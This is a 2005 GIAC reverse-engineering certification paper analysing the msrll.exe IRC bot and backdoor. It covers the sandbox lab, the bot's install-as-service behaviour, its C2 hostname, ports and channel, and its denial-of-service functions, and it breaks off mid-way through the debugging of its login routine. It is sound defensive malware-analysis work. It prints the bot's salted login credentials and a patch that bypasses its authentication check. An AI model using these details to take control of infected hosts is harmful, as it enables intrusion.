Global Information Assurance Certification Paper

"msrll.exe" Analysis

GREM CERTIFICATION

Author: Philipp A Müller

Version 1.0
GREM Practical Assignment

January 5, 2005

This page is intentionally left blank.

EXECUTIVE SUMMARY

The “msrll.exe” malware is an aspacked binary running on Windows systems. If the malware is executed it is installed as service called “RLL enhanced drive”. It moves the original msrll.exe into “C:\WINDOWS\ system32\mfm” and creates a file called jtram.conf. In which details on IRC server, backdoor and passwords are stored in an encrypted format. The malware registers on the collective7.zxy0.com server either on port tcp/6667, tcp/9999 or tcp/8080 on IRC channel #mils. It further opens a backdoor on port tcp/2200 on the infected systems. The malware has Denial of Service capabilities, such as icmp, udp, tcp-sys, jolt and smurf attack mode. It listens to various commands, which enables it to update, get system information, make file changes, change its configuration and many more. To use these commands a user first has to authenticate with the “?login” command. The initial credentials are “1KZLPLKDf $W8kl8Jr1X8DOHZsmlp9qq0”, where “KZLPLKDf “ is the salt and “W8kl8Jr1X8DOHZsmlp9qq0” is the MD5 hashed password. It is also possible to retrieve files by IRC DCC (direct client connection), there the initial credentials are “1KZLPLKDf $55isA1ITvamR7bjAdBziX.”

This analysis is presented to fulfill the requirements of Version 1.0 of the GIAC Certified Reverse Engineer Malware (GREM) practical assignment. We hope that this work serves as a valuable and useful contribution to the security community.

TABLE OF CONTENTS

TABLE OF FIGURES

1 LABORATORY SETUP

1.1 Hardware

The laboratory environment used for the malware analysis is based on a Compaq Evo N610c laptop [1] running VMware [2] version 3.2.0. VMware has the advantage that it is able to provide hardware emulation and virtual networking services. It further allows to setup completely independent installations of operating systems on a single physical machine.

The faster machine you use for your host the better, since VMware has to emulate the virtual hardware. Having enough RAM for each virtual system and for the host is critical, since VMware can not emulate the RAM. Each guest operating system requires around 1.5 GB disk space and 128 MB RAM. I used 192 MB and 5 GB disk space for my virtual machines.

Details on my hardware: CPU: Pentium 4-M, 1.8 GHz, Hard disk: 40 GB IDE Internal, L2-Cache: 512 KB, RAM: 512 MB, NIC: 100 Mbps.

1.2 Software

The basic VMware setup is shown in Figure 1. I installed Red Hat Linux v8 [3] as a hosting operating system on my laptop. As mentioned I installed VMware v3.2.0 on the host for the behavioral and code analysis. I had two virtual machines in place. VM-1 with Microsoft Windows XP [4] installed and VM-2 with Linux installed. Details on the VM setup can be found in section 1.2.1 and 1.2.2. The idea behind having multiple virtual machines (VMs) is that you can analyze the malware under several OSes and emulate either the client (infected host) or the server side (side to which the malware tries to connect).




Figure 1: VMware Setup

Another advantage of VMware is the fast re-initialization times. You just have to copy the virtual machine files. Therefore I always kept a clean copy of the Windows and Linux VM.

1.2.1 Windows Virtual Machine

The Windows VM-1 has Service Pack 1 [5] installed. I used it to analyze the malware behavior on the client side. Beside the basic Windows OS I had several tools installed. For the

Behavioral Analysis:

Md5sum [6]: To generate an MD5 [7] hash of a file.

BinText v3.00 [8]: To extract the strings from a binary file.

FileMon v6.07 [9]: To monitor file system activity on my Windows system.

RegMon v6.06 [10]: To monitor registry-related read and write activity.

TDIMon v1.00 [11]: To obtain a log of tcp and udp connections that were initiated or terminated on the system. It also specifies the name of the process associated with the connection.

Fundelete v2.02 [12]: To recover deleted files also from non-GUI processes.

RegShot v1.61e5 [13]: To detect system changes based on a baseline.

ProcExpl v8.3 [14]: To list all running processes on the system.

Code Analysis:

LordPE [15]: To edit PE [16] headers and dump them to memory.

AsPackDie v1.41 [17]: To unpack AS packed executables.

OllyDbg v1.10 [18]: To debug executables.

IDAPro Eval/v3.85 [19]: To disassemble an executable.

1.2.2 Linux Virtual Machine

The Linux VM-2 has Red Hat v8 installed as an OS. I used it to simulate the server side, such as IRC, web, mail, ftp server. Beside the basic Red Hat Linux OS I had several tools installed for the behavioral and the code analysis:

Snort v2.3.0 [20]: Snort is an Intrusion Detection System, but I used it only as a packet sniffer.

Nc v0.7.1 [21]: Netcat was used to emulate a listening service.

Ircd v6.3.1 [22]: To emulate an IRC server.

IrcII v20020912 [23]: As an IRC client.

1.3 Networking

As mentioned in section 1.1 VMware can also emulate networking services between the different VMs.

Figure 2 shows the network topology. The physical NIC eth0 of the system was not used. I run the VMs in host-only network mode to quarantine the laboratory environment from any productive network. The host-only network is called vmnet1 192.168.55.0/24. I further protected the host system by iptables [24] from the VMs. The host system (192.168.55.1) acts as the

default gateway on the host-only vmnet1 network. The Windows VM-1 has the IP address 192.168.55.128 and the Linux VM-2 192.168.55.130.




Figure 2: Network Topology

2 PROPERTIES OF MALWARE SPECIMEN

This document describes the analysis of the malware called: **msrll.exe**. Below are the properties of the malware:

Type of file:	Windows executable packed by aspack [25]. See analysis in section 3 step 2 and section 4 step 1.
Size of file:	41984 bytes. See Figure 3.
MD5 hash:	84acfe96a98590813413122c12c11aaa. See Figure 4.
Created:	Monday, 10. Mai 2004 16:29:54. See Figure 3.
OS it runs on:	Microsoft Windows
Embedded strings:	Listed in appendix A.4.1 for the packed and in A.4.2 for the unpacked binary version. Details on the unpacking can be found in section 4 step 1.




Figure 3: file properties of msrll.exe

Figure 4: md5sum of msrll.exe

3 BEHAVIORAL ANALYSIS

To analyze the malware the following steps were taken:

1. [Win VM-1] Take a fingerprint of the malware to check later that it did not change. Therefore get md5sum of the msrll.exe file. See Figure 4.
2. [Win VM-1] Check if the binary contains any strings that give us information on its behavior. We extract the strings with BinText the complete output can be found in appendix A.4.1.

   Analysis: The following string is of interest to us:

   ```
   00000218    00400218       0    .aspack
   ```

   It seems like the file is aspacked. We further see, which DLLs the msrll.exe binary will call during execution.
3. [Win VM-1] Before we execute the msrll.exe we try to collect several information of the clean system and start different monitoring tools to collect as much information of the malware behavior as possible.

   We therefore take a snapshot of the current network connections by running `netstat –an` from a DOS prompt, see Figure 5. Now we start FileMon, RegMon, TDIMon and Fundelete to capture the changes on the file system, registry, deleted files from non-GUI processes and tcp/udp activities during malware execution. We further save the state of the registry with RegShot. We run the process explorer ProcExpl to keep track of process changes during malware execution. Now we should have six applications open and running on our VM-1.




Figure 5: Network Connections of Clean System

4. [Linux VM-2] We run a network sniffer to capture packets coming from the infected system. We run `snort -vd | tee ./snoop-`date -I`-`date +%T``

5. [Win VM-1] Now we start TDIMon, FileMon, and RegMon by Ctrl-E. We stopped them in step 3, because they would already have started with collecting data.
6. [Win VM-1] We execute the malware msrII.exe by double-clicking the file.
7. [Win VM-1] We wait a few seconds and carefully check the ProcExpl for new processes. We do not see any new processes just once very quick msrII.exe starts another process. We now save a snapshot of the infected system and its running processes. After that we kill the process called msrll.exe.
8. [Win VM-1] We stop RegMon, FileMon, and TDIMon by Ctrl-E and save them. Now we take the 2nd RegShot. We save the comparison of shot 1 and shot 2. See output in appendix A.1.1.
9. [Linux VM-2] We stop also snort.

   General Analysis:

   - The fact that msrll.exe is no longer at its original location (Desktop) shows us that it was removed or deleted.
   - Snort running on VM-2 delivered us nothing interesting than normal Windows NetBIOS traffic. See output in appendix A.1.2.
   - If we check the date we see that it was set back 12 days.

   Registry Monitoring Analysis (RegShot, RegMon):

   RegShot: From the RegShot compare listed in appendix A.1.1, we can conclude that the following files were added:

   - Perflib_Perfdata_454.dat into /tmp
   - c:\windows\system32\mfm\jtram.conf
   - c:\windows\system32\mfm\msrll.exe

   The following files were deleted:

   - msrII.exe from desktop
   - Perflib_Perfdata_454.dat from /tmp

   The following files were modified:

   - Removed traces in Cookies/index.dat, IE5 history, IE5 temp files, ntuser.dat.log, software.log, system.log

   Registry Keys:

   - Msrll.exe removed IE5 Extensible Cache key
   - C:\WINDOWS\System32\mfm\msrll.exe was installed as a service with the display name Rll enhanced drive.

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\Security
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm
        \ImagePath: "C:\WINDOWS\System32\mfm\msrll.exe"
```

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm
        \DisplayName: "Rll enhanced drive"
```

RegMon: After having filtered out several non-relevant log entries in RegMon such as the ones from services.exe, explorer.exe, etc. We get the entries from msrll.exe. Analyzing this output we see activities with the following registry keys. Some of them could also be a normal behavior.

- TerminalServices, \Safer\CodeIdentifier, Winlogon, Session Manager, Microsoft RPC, Performance, System Name, Mount Points
- Extensions: exe, ade, adp, asp, bas, bat, chm, cmd, com, cpl, crt
- ZoneMap: ProxyByPass, Telephony
- Microsoft Base Cryptographic Provider v1.0 rsaenh.dll

I could not really get something out of this information. I only assume that the content in jtram.conf was encrypted.

Process Monitoring Analysis (ProcExpl):

We saw that the malware appears as msrll.exe process and does not change.

Network Monitoring Analysis (TDIMon):

We can see from the logs in A.1.3 and the netstat output in Figure 6 that the msrll.exe created a service listening on tcp port 2200. If we connect to this port (`telnet 192.168.55.128 2200`) we get the command line shown in Figure 7.




Figure 6: Network Connections of Infected System

Figure 7: msrll.exe Backdoor

It looks like this is a backdoor. I was not able to get interactive with it and execute commands.

Besides the backdoor no other port was opened or network connections were established. The packet sniffer running on VM-2 also confirmed this.

File System Monitoring Analysis (FileMon, Fundelete)

After filtering out all non-relevant log entries, we can see that the following things happened:

- Creation of C:\WINDOWS\System32\mfm directory.

```
373   14:03:31 msrll.exe:1384   CREATE
      C:\WINDOWS\System32\mfm   SUCCESS  Options: Create
      Directory  Access: All

375   14:03:31 msrll.exe:1384   CLOSE
      C:\WINDOWS\System32\mfm   SUCCESS
```

- Creation of C:\WINDOWS\System32\mfm\msrll.exe file and copy the content of Desktop\msrll.exe into System32\msrll.exe.

```
376   14:03:31 msrll.exe:1384   OPEN
      C:\WINDOWS\System32\mfm  SUCCESS  Options: Open
      Directory  Access: Traverse

416   14:03:32 msrll.exe:1384   CREATE
      C:\WINDOWS\System32\mfm\msrll.exe SUCCESS  Options:
      OverwriteIf Sequential  Access: All

421   14:03:32 msrll.exe:1384   QUERY INFORMATIONC:\Documents
      and Settings\Administrator\Desktop\msrll.exe
      SUCCESS  Length: 41984

422   14:03:32 msrll.exe:1384   WRITE
      C:\WINDOWS\System32\mfm\msrll.exe SUCCESS  Offset: 0
      Length: 41984
```

To be sure that the file was really copied and not altered, we compare our initial fingerprint (see Figure 4) with the C:\WINDOWS\System32\ mfm\msrll.exe md5sum, which is:

84acfe96a98590813413122c12c11aaa *msrll.exe.

As we can see they are really the same.

- Creation of jtram.conf and the writing of data in it.

```
1508  14:04:14 msrll.exe:956    OPEN
      C:\WINDOWS\system32\mfm\jtram.confFILE NOT FOUND
      Options: Open  Access: All

1509  14:04:14 msrll.exe:956    CREATE
      C:\WINDOWS\system32\mfm\jtram.confSUCCESS  Options:
      OverwriteIf  Access: All

1723  14:04:19 msrll.exe:956    WRITE
      C:\WINDOWS\system32\mfm\jtram.confSUCCESS  Offset: 0
      Length: 53

...

2469  14:04:32 msrll.exe:956    CLOSE
      C:\WINDOWS\system32\mfm\jtram.confSUCCESS
```

Fundelete only shows us that msrll.exe was deleted from the initial location.

Summary

The msrll.exe copied itself from the original location to C:\WINDOWS\System32\mfm without changing its content. It further collects performance data of the system and writes several parameters into a newly created file called C:\WINDOWS\System32\mfm\jtram.conf, which contains no strings and seems to be encrypted. The malware installed itself as a service with the display name “Rll enhanced drive”.

10. [Win VM-1-1] We take a fingerprint of the newly created jtram.conf file to check if it got modified later:

    f5813e74296bae74eedc7a495b76c560 *jtram.conf
    Size: 1048 bytes. The content looks like it is encrypted.

11. [Win VM-1-1] We take another RegShot and save it before we reboot the system.

12. [Linux VM-2] We restart snort.

13. [Win VM-1] Reboot system

Analysis

- The ProcExpl, see Figure 8, shows us that msrll.exe is really running now as service. The service cannot be stopped nor started as we see in the service properties Figure 9.




Figure 8: Process Explorer after 1st Reboot




Figure 9: Service Properties

- Snort shows us in A.1.4 that Win VM-1 tries to make a DNS query for collective7.zxy0.com

14. [Win VM-1] We therefore add the IP address 192.168.55.130 in the C:\WINDOWS\System32\drivers\etc\hosts file of the Win VM-1 to resolve the DNS lookup and redirect it to our Linux VM-2.

    Analysis

    - We see in A.1.5 from the snort output that now the Win VM-1 tries to connect to the Linux VM-2. It tries 3-times to connect on tcp/6667, another 3-times on tcp/9999 and 3-times on tcp/8080. We assume that most likely tcp/6667 and tcp/9999 are IRC connections and tcp/8080 is an http connection.

15. [Linux VM-2] We use netcat to check what kind of protocol it really is. `nc -p 6667 -l -n` and the same for `-p 9999` and `-p 8080`.

    Analysis

    - We see from the output in A.1.6 that the client speaks the IRC protocol on all three ports.

16. [Win VM-1] Kill msrII.exe with ProcExpl since we cannot stop it.

17. [Linux VM-2] On the Linux VM-2 we run now an IRC server. The ircd should listen on port 6667, 9999 and 8080. A.3.1 contains the configuration file of the IRC server. We connect locally to the IRC server `irc analyst` to check if the malware is connecting.

18. [Win VM-1] Start C:\WINDOWS\System32\mfm\msrll.exe.

Analysis

- From the snort output in A.1.7 and from the irc client output in A.1.8 we see that user “zvWInMFxQ” with nick “mxdVDWqAmYA” registers on channel #mils coming from the Win VM-1.

  If we kill the IRC daemon on the server VM-2 and restart it or kill msrll.exe and restart it we see that the malware always registers on the same IRC channel called #mils, but always with a different username and nick. The username and nick even varies in length.

  Even so the IRC server listens on all three ports the bot registers itself only once. If we change the ports on the IRC server and let the ircd listening on one of the other ports, we see that the malware registers itself in the following order. (1) On port tcp/6667 if not available on (2) port tcp/9999 and if this one is not available on port tcp/8080.

  If the malware should loose its connection it tries right away to registers itself by the round-robin mechanism explained above.

- I tried to interact with the malware on the #mils IRC channel, but it did not react. Most likely there is an authentication method built in to protect the bot infected by the msrll.exe malware.

19. [Win VM-1] I further checked what happens if I remove jtram.conf. When I remove jtram.conf before starting msrll.exe the file is rebuild by msrll.exe. I also saw that jtram.conf is each time msrll.exe is executed rebuilt. From the MD5 sum I could see that the content of the file is always different. We need to check this during Code Analysis.

4 CODE ANALYSIS

From the behavior analysis we learned that the malware is aspacked and that most likely it will interact over the backdoor on tcp/2200 or over the #mils IRC channel.

4.1 Unpacking the Malware

Unpacking the binary could be done by either dumping the process into memory with the help of OllyDbg or LordPE. Another way would be to unpack the code with the help of a specific unpacking tool. The problem with the second method is that we need the exact counterpart of the packer, but if we succeed with the tool we get the best result. I tried to unpack it with AsPackDie and was lucky. The fingerprint (md5sum) of the unpacked version is:

07b93265c372533fc18e6c0138ead8ba *msrll-unpacked.exe
Size: 1'175'552 bytes

After extracting the strings with BinText we get several more strings than before. They are listed in A.4.2. From this list it is obvious that commands start with an "?". Unfortunately I could still not get interactive with the bot by using the commands over the IRC channel or the backdoor.

4.2 Malware Code Disassembly

I was loading the unpacked version of msrll.exe into the IDAPro disassembler and scrolled very quickly over the code to get a first impression of the code.

The code starts at 00401240. From the first part of the code (00401399 – 00401791) it looks like the malware bot has the capability to load different kind of software modules and like this extend its functionality. The second part from 00401792 to 00401B63 looks like the bot has several denial of service capabilities built in, by sending IP packets (tcp, icmp, udp) to a destination IP address. Packet size, attack duration, port and delay can be defined. See 004018C1, 00401A2D, 00401B10, 00402079, 00402260. It looks like in the third part (00401B63 – 00403C41) different functions are defined. The fourth part (00403C41 – 004094B4) contains the mIRC [26] client code. It seems like the code was slightly modified and extended. See 00403DF6, 00405B00, 004074C9 and Figure 10, 00408F2C defines the DCC part. DCC [27] stands for direct client connection and is similar to an ftp over ssl/tls for IRC clients. Further proofs on the extensions follow later in the analysis. The next part (004094FF – 0040CA36) contains several interesting things such as "PASS" (00405B58), which is most likely the authentication part, reboot, kill processes, system info are other functions. 004099E0 contains the call to jtram.conf further down other files are followed such as jtr.bin, jtr.home, jtr.id. 0040BFEF contains an SSL part. Between 0040C262 and 0040C527 it looks like performance values are collected. 0040C4D8 contains the path to msrll.exe. In 0040CA36 the "RLL enhanced drive" service is created. The part from (004110C8 – 004126D4) looks like the

LibTomCrypt library v0.83 [28] see Figure 11. This gives us a generic overview of what we have to expect from the malware.

Figure 10: mIRC IDA Snapshot




Figure 11: LibTomCrypt IDA Snapshot

4.3 Debugging Malware

My goal was to get interactive with the bot. Therefore I loaded the unpacked version of msrll.exe into OllyDbg and set a breakpoint at the "?login" command (40935D). Now I entered "`?login passwd salt`" on the #mils IRC channel since I saw at msrll.00407360 the string `%s <pass> <salt>` and thought that maybe the login requires a password and a salt.

I ended up with the subroutine 00403256, shown in Figure 12, which reads the commands from memory starting at 003D3DA8 with "?si". The memory dump with the commands is listed in A.2.1. In A.2.5 only the commands are listed. At 00403263 the subroutine msrll.0040CEA3 is called. This subroutine makes a string compare of the entered command in our case "?login" and the command read out of the memory. "*" and "\" characters are treated differently, but this is of no interest for our goal to get interactive with the bot. If the compared commands are not the same EAX will be empty. If the compared commands are the same EAX contains the length of the command. In our case this would be six. An interesting position is 0040326F there the value should be 10; otherwise we would leave the subroutine without success. In our case the value is always 2. I could not resolve which subroutine is writing 10 into the memory at the position specified by EBX+8. I therefore just patched the value always to 10.




Figure 12: Subroutine 00403256

If I do this we jump into msrll.00405B2D see **Error! Reference source not found.**. Also here a check against 10 is made (0045B53). I assume here we check if we already logged in before and therefore the value would be already 10. If we have not, as in our case now, we have to proceed with the authentication and jump into msrll.00405872.

Figure 13: Subroutine 00405B2D

In msrll.00405872 see A.2.2 the msrll.0040E7EB subroutine loads values for different functions such as the jrt.bin, jtr.home, bot.port, jtr.id, irc.quit, servers, irc.chan and the PASS function, which we need. Afterwards msrll.0040D611 see Figure 14 calculates in msrll.0040D587 our password length and returns it in EAX. In msrll.0040D07E, see first part of it in Figure 15, 1 is cut off (0040D0A9 – 0040D0D3) and then the 2nd part is compared against KZLPLKDf, which we will see later is the salt. In 0040D133 we jump for msrll.0040F898 in which the 3rd part, which we will see later is the password, is md5 hashed. Figure 16 shows the different parameters for the "?login" command.

